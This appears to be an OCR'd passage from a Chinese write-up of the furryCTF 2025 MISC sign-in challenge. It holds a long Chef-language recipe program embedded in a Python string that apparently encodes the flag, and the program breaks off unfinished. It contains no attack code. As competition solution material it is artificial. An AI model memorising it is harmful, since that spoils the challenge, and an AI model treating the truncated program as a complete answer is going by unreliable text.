
furryCTF 2025 高校联合新神赛

0cu1ux 解题部分

MISC

签到题



CyberChef

```
import re

code = """
Crazy Thursday Fried Chicken.

Ingredients.
2 g salt
34 g sage
27 g oil
37 g ginger
13 g milk
5 g butter
7 g flour
45 g paprika
32 g turmeric
```

```
29 g pepper
19 g vanilla
35 g thyme
9 g rosemary
11 g eggs
26 g cheese
40 g cinnamon
23 g honey
43 g nutmeg
31 g basil
14 g oregano
22 g tomato
16 g garlic
42 g parsley
10 g onions
8 g potatoes
1 g sugar
12 g cumin
49 g coriander
17 g chicken

Method.
Clean the mixing bowl.
Clean the 2nd mixing bowl.
Clean the 3rd mixing bowl.
Clean the 4th mixing bowl.
Clean the 5th mixing bowl.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add milk to the mixing bowl.
Add salt to the mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add milk to the mixing bowl.
Add salt to the mixing bowl.
Clean the 2nd mixing bowl.
Put thyme into the 2nd mixing bowl.
Put rosemary into the 2nd mixing bowl.
Clean the 2nd mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add eggs to the mixing bowl.
Add sugar to the mixing bowl.
Clean the 4th mixing bowl.
Put potatoes into the 4th mixing bowl.
Clean the 4th mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
```

```
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add flour to the mixing bowl.
Add salt to the mixing bowl.
Add sugar to the mixing bowl.
Clean the 2nd mixing bowl.
Put potatoes into the 2nd mixing bowl.
Add ginger to the 2nd mixing bowl.
Clean the 2nd mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add vanilla to the mixing bowl.
Add sugar to the mixing bowl.
Clean the 3rd mixing bowl.
Put parsley into the 3rd mixing bowl.
Put coriander into the 3rd mixing bowl.
Clean the 3rd mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add flour to the mixing bowl.
Add sugar to the mixing bowl.
Clean the 5th mixing bowl.
Put nutmeg into the 5th mixing bowl.
Put sage into the 5th mixing bowl.
Add thyme to the 5th mixing bowl.
Remove sage from the 5th mixing bowl.
Put butter into the 5th mixing bowl.
Clean the 5th mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add chicken to the mixing bowl.
Clean the 5th mixing bowl.
Put nutmeg into the 5th mixing bowl.
Put cinnamon into the 5th mixing bowl.
Put paprika into the 5th mixing bowl.
Add nutmeg to the 5th mixing bowl.
Remove turmeric from the 5th mixing bowl.
Clean the 5th mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add eggs to the mixing bowl.
```

```
Add sugar to the mixing bowl.
Clean the 5th mixing bowl.
Put potatoes into the 5th mixing bowl.
Put cheese into the 5th mixing bowl.
Put turmeric into the 5th mixing bowl.
Add garlic to the 5th mixing bowl.
Put honey into the 5th mixing bowl.
Clean the 5th mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add flour to the mixing bowl.
Add salt to the mixing bowl.
Add sugar to the mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add eggs to the mixing bowl.
Clean the 3rd mixing bowl.
Put basil into the 3rd mixing bowl.
Add coriander to the 3rd mixing bowl.
Put honey into the 3rd mixing bowl.
Clean the 3rd mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add milk to the mixing bowl.
Add salt to the mixing bowl.
Add sugar to the mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add flour to the mixing bowl.
Add salt to the mixing bowl.
Clean the 2nd mixing bowl.
Put cheese into the 2nd mixing bowl.
Clean the 2nd mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add flour to the mixing bowl.
Add salt to the mixing bowl.
```

```
Add sugar to the mixing bowl.
Clean the 5th mixing bowl.
Put oil into the 5th mixing bowl.
Put paprika into the 5th mixing bowl.
Add coriander to the 5th mixing bowl.
Remove nutmeg from the 5th mixing bowl.
Clean the 5th mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add eggs to the mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add milk to the mixing bowl.
Add salt to the mixing bowl.
Clean the 3rd mixing bowl.
Put thyme into the 3rd mixing bowl.
Remove ginger from the 3rd mixing bowl.
Put salt into the 3rd mixing bowl.
Clean the 3rd mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add chicken to the mixing bowl.
Clean the 4th mixing bowl.
Put garlic into the 4th mixing bowl.
Put cinnamon into the 4th mixing bowl.
Add onions to the 4th mixing bowl.
Remove coriander from the 4th mixing bowl.
Clean the 4th mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add butter to the mixing bowl.
Clean the 2nd mixing bowl.
Put basil into the 2nd mixing bowl.
Put rosemary into the 2nd mixing bowl.
Put cinnamon into the 2nd mixing bowl.
Clean the 2nd mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
```

```
Add vanilla to the mixing bowl.
Add salt to the mixing bowl.
Clean the 2nd mixing bowl.
Put oil into the 2nd mixing bowl.
Put basil into the 2nd mixing bowl.
Remove pepper from the 2nd mixing bowl.
Clean the 2nd mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add salt to the mixing bowl.
Add sugar to the mixing bowl.
Clean the 4th mixing bowl.
Put sage into the 4th mixing bowl.
Put tomato into the 4th mixing bowl.
Put oregano into the 4th mixing bowl.
Clean the 4th mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add vanilla to the mixing bowl.
Clean the 2nd mixing bowl.
Put oil into the 2nd mixing bowl.
Put parsley into the 2nd mixing bowl.
Add basil to the 2nd mixing bowl.
Remove turmeric from the 2nd mixing bowl.
Clean the 2nd mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add flour to the mixing bowl.
Clean the 4th mixing bowl.
Put cinnamon into the 4th mixing bowl.
Put cumin into the 4th mixing bowl.
Add nutmeg to the 4th mixing bowl.
Put chicken into the 4th mixing bowl.
Clean the 4th mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add chicken to the mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add vanilla to the mixing bowl.
Add salt to the mixing bowl.
```

```
Add sugar to the mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add vanilla to the mixing bowl.
Add salt to the mixing bowl.
Clean the 5th mixing bowl.
Put onions into the 5th mixing bowl.
Put sage into the 5th mixing bowl.
Remove cheese from the 5th mixing bowl.
Clean the 5th mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add flour to the mixing bowl.
Clean the 3rd mixing bowl.
Put tomato into the 3rd mixing bowl.
Add cumin to the 3rd mixing bowl.
Remove onions from the 3rd mixing bowl.
Clean the 3rd mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add butter to the mixing bowl.
Clean the 3rd mixing bowl.
Put pepper into the 3rd mixing bowl.
Put turmeric into the 3rd mixing bowl.
Clean the 3rd mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add vanilla to the mixing bowl.
Clean the 4th mixing bowl.
Put basil into the 4th mixing bowl.
Put thyme into the 4th mixing bowl.
Put rosemary into the 4th mixing bowl.
Add thyme to the 4th mixing bowl.
Remove nutmeg from the 4th mixing bowl.
Clean the 4th mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
```

```
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add flour to the mixing bowl.
Add sugar to the mixing bowl.
Clean the 2nd mixing bowl.
Put rosemary into the 2nd mixing bowl.
Put thyme into the 2nd mixing bowl.
Clean the 2nd mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add vanilla to the mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add milk to the mixing bowl.
Clean the 2nd mixing bowl.
Put onions into the 2nd mixing bowl.
Put cumin into the 2nd mixing bowl.
Remove cumin from the 2nd mixing bowl.
Clean the 2nd mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add salt to the mixing bowl.
Add sugar to the mixing bowl.
Clean the 3rd mixing bowl.
Put pepper into the 3rd mixing bowl.
Add nutmeg to the 3rd mixing bowl.
Clean the 3rd mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add vanilla to the mixing bowl.
Clean the 4th mixing bowl.
Put cheese into the 4th mixing bowl.
Add oil to the 4th mixing bowl.
Put butter into the 4th mixing bowl.
Clean the 4th mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add flour to the mixing bowl.
Clean the 5th mixing bowl.
```

```
Put turmeric into the 5th mixing bowl.
Put parsley into the 5th mixing bowl.
Put flour into the 5th mixing bowl.
Clean the 5th mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add flour to the mixing bowl.
Add sugar to the mixing bowl.
Clean the 3rd mixing bowl.
Put thyme into the 3rd mixing bowl.
Put cumin into the 3rd mixing bowl.
Add garlic to the 3rd mixing bowl.
Clean the 3rd mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add milk to the mixing bowl.
Add salt to the mixing bowl.
Clean the 2nd mixing bowl.
Put rosemary into the 2nd mixing bowl.
Add ginger to the 2nd mixing bowl.
Remove paprika from the 2nd mixing bowl.
Clean the 2nd mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add vanilla to the mixing bowl.
Add sugar to the mixing bowl.
Clean the 4th mixing bowl.
Put cinnamon into the 4th mixing bowl.
Clean the 4th mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add butter to the mixing bowl.
Add sugar to the mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
```

```
Add flour to the mixing bowl.
Add salt to the mixing bowl.
Clean the 3rd mixing bowl.
Put garlic into the 3rd mixing bowl.
Put cumin into the 3rd mixing bowl.
Remove parsley from the 3rd mixing bowl.
Put honey into the 3rd mixing bowl.
Clean the 3rd mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add salt to the mixing bowl.
Clean the 5th mixing bowl.
Put tomato into the 5th mixing bowl.
Clean the 5th mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add vanilla to the mixing bowl.
Clean the 2nd mixing bowl.
Put basil into the 2nd mixing bowl.
Remove cheese from the 2nd mixing bowl.
Clean the 2nd mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add salt to the mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add eggs to the mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add salt to the mixing bowl.
Clean the 3rd mixing bowl.
Put paprika into the 3rd mixing bowl.
Add nutmeg to the 3rd mixing bowl.
Clean the 3rd mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
```

```
Add honey to the mixing bowl.
Add vanilla to the mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add flour to the mixing bowl.
Clean the 2nd mixing bowl.
Put basil into the 2nd mixing bowl.
Put basil into the 2nd mixing bowl.
Add cheese to the 2nd mixing bowl.
Clean the 2nd mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add flour to the mixing bowl.
Add sugar to the mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add milk to the mixing bowl.
Add salt to the mixing bowl.
Clean the 2nd mixing bowl.
Put basil into the 2nd mixing bowl.
Put garlic into the 2nd mixing bowl.
Put thyme into the 2nd mixing bowl.
Remove oregano from the 2nd mixing bowl.
Clean the 2nd mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add vanilla to the mixing bowl.
Add salt to the mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add chicken to the mixing bowl.
Add sugar to the mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
```

```
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add flour to the mixing bowl.
Add sugar to the mixing bowl.
Clean the 4th mixing bowl.
Put ginger into the 4th mixing bowl.
Put oil into the 4th mixing bowl.
Put cheese into the 4th mixing bowl.
Add rosemary to the 4th mixing bowl.
Clean the 4th mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add chicken to the mixing bowl.
Add sugar to the mixing bowl.
Clean the 4th mixing bowl.
Put sage into the 4th mixing bowl.
Put cumin into the 4th mixing bowl.
Remove cinnamon from the 4th mixing bowl.
Clean the 4th mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add flour to the mixing bowl.
Add sugar to the mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add flour to the mixing bowl.
Add salt to the mixing bowl.
Add sugar to the mixing bowl.
Clean the 3rd mixing bowl.
Put garlic into the 3rd mixing bowl.
Put oregano into the 3rd mixing bowl.
Clean the 3rd mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add eggs to the mixing bowl.
Clean the 3rd mixing bowl.
Put pepper into the 3rd mixing bowl.
Clean the 3rd mixing bowl.
Liquify contents of the mixing bowl.
```

```
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add sugar to the mixing bowl.
Clean the 5th mixing bowl.
Put thyme into the 5th mixing bowl.
Put oil into the 5th mixing bowl.
Put garlic into the 5th mixing bowl.
Add garlic to the 5th mixing bowl.
Clean the 5th mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add butter to the mixing bowl.
Add sugar to the mixing bowl.
Clean the 5th mixing bowl.
Put tomato into the 5th mixing bowl.
Put onions into the 5th mixing bowl.
Remove cheese from the 5th mixing bowl.
Clean the 5th mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add flour to the mixing bowl.
Clean the 2nd mixing bowl.
Put turmeric into the 2nd mixing bowl.
Remove turmeric from the 2nd mixing bowl.
Clean the 2nd mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add butter to the mixing bowl.
Add sugar to the mixing bowl.
Clean the 4th mixing bowl.
Put oregano into the 4th mixing bowl.
Remove tomato from the 4th mixing bowl.
Clean the 4th mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add salt to the mixing bowl.
Add salt to the mixing bowl.
Clean the 5th mixing bowl.
Put thyme into the 5th mixing bowl.
Put basil into the 5th mixing bowl.
Remove onions from the 5th mixing bowl.
```

```
Clean the 5th mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add butter to the mixing bowl.
Add sugar to the mixing bowl.
Clean the 2nd mixing bowl.
Put ginger into the 2nd mixing bowl.
Put oregano into the 2nd mixing bowl.
Put rosemary into the 2nd mixing bowl.
Remove pepper from the 2nd mixing bowl.
Clean the 2nd mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Clean the 3rd mixing bowl.
Put cheese into the 3rd mixing bowl.
Put ginger into the 3rd mixing bowl.
Put sugar into the 3rd mixing bowl.
Clean the 3rd mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add eggs to the mixing bowl.
Clean the 3rd mixing bowl.
Put turmeric into the 3rd mixing bowl.
Put oil into the 3rd mixing bowl.
Put paprika into the 3rd mixing bowl.
Remove tomato from the 3rd mixing bowl.
Clean the 3rd mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add salt to the mixing bowl.
Add salt to the mixing bowl.
Clean the 2nd mixing bowl.
Put oil into the 2nd mixing bowl.
Remove ginger from the 2nd mixing bowl.
Clean the 2nd mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
```

```
Add eggs to the mixing bowl.
Add sugar to the mixing bowl.
Clean the 5th mixing bowl.
Put nutmeg into the 5th mixing bowl.
Add rosemary to the 5th mixing bowl.
Clean the 5th mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add flour to the mixing bowl.
Add salt to the mixing bowl.
Add sugar to the mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add chicken to the mixing bowl.
Clean the 4th mixing bowl.
Put cumin into the 4th mixing bowl.
Add rosemary to the 4th mixing bowl.
Remove garlic from the 4th mixing bowl.
Clean the 4th mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add chicken to the mixing bowl.
Add sugar to the mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add butter to the mixing bowl.
Add sugar to the mixing bowl.
Clean the 3rd mixing bowl.
Put turmeric into the 3rd mixing bowl.
Add potatoes to the 3rd mixing bowl.
Clean the 3rd mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add salt to the mixing bowl.
```

```
Add salt to the mixing bowl.
Clean the 4th mixing bowl.
Put turmeric into the 4th mixing bowl.
Put tomato into the 4th mixing bowl.
Put onions into the 4th mixing bowl.
Remove thyme from the 4th mixing bowl.
Clean the 4th mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add flour to the mixing bowl.
Add sugar to the mixing bowl.
Clean the 4th mixing bowl.
Put cheese into the 4th mixing bowl.
Put pepper into the 4th mixing bowl.
Clean the 4th mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add salt to the mixing bowl.
Add sugar to the mixing bowl.
Clean the 4th mixing bowl.
Put cumin into the 4th mixing bowl.
Put nutmeg into the 4th mixing bowl.
Put potatoes into the 4th mixing bowl.
Remove sage from the 4th mixing bowl.
Put sugar into the 4th mixing bowl.
Clean the 4th mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
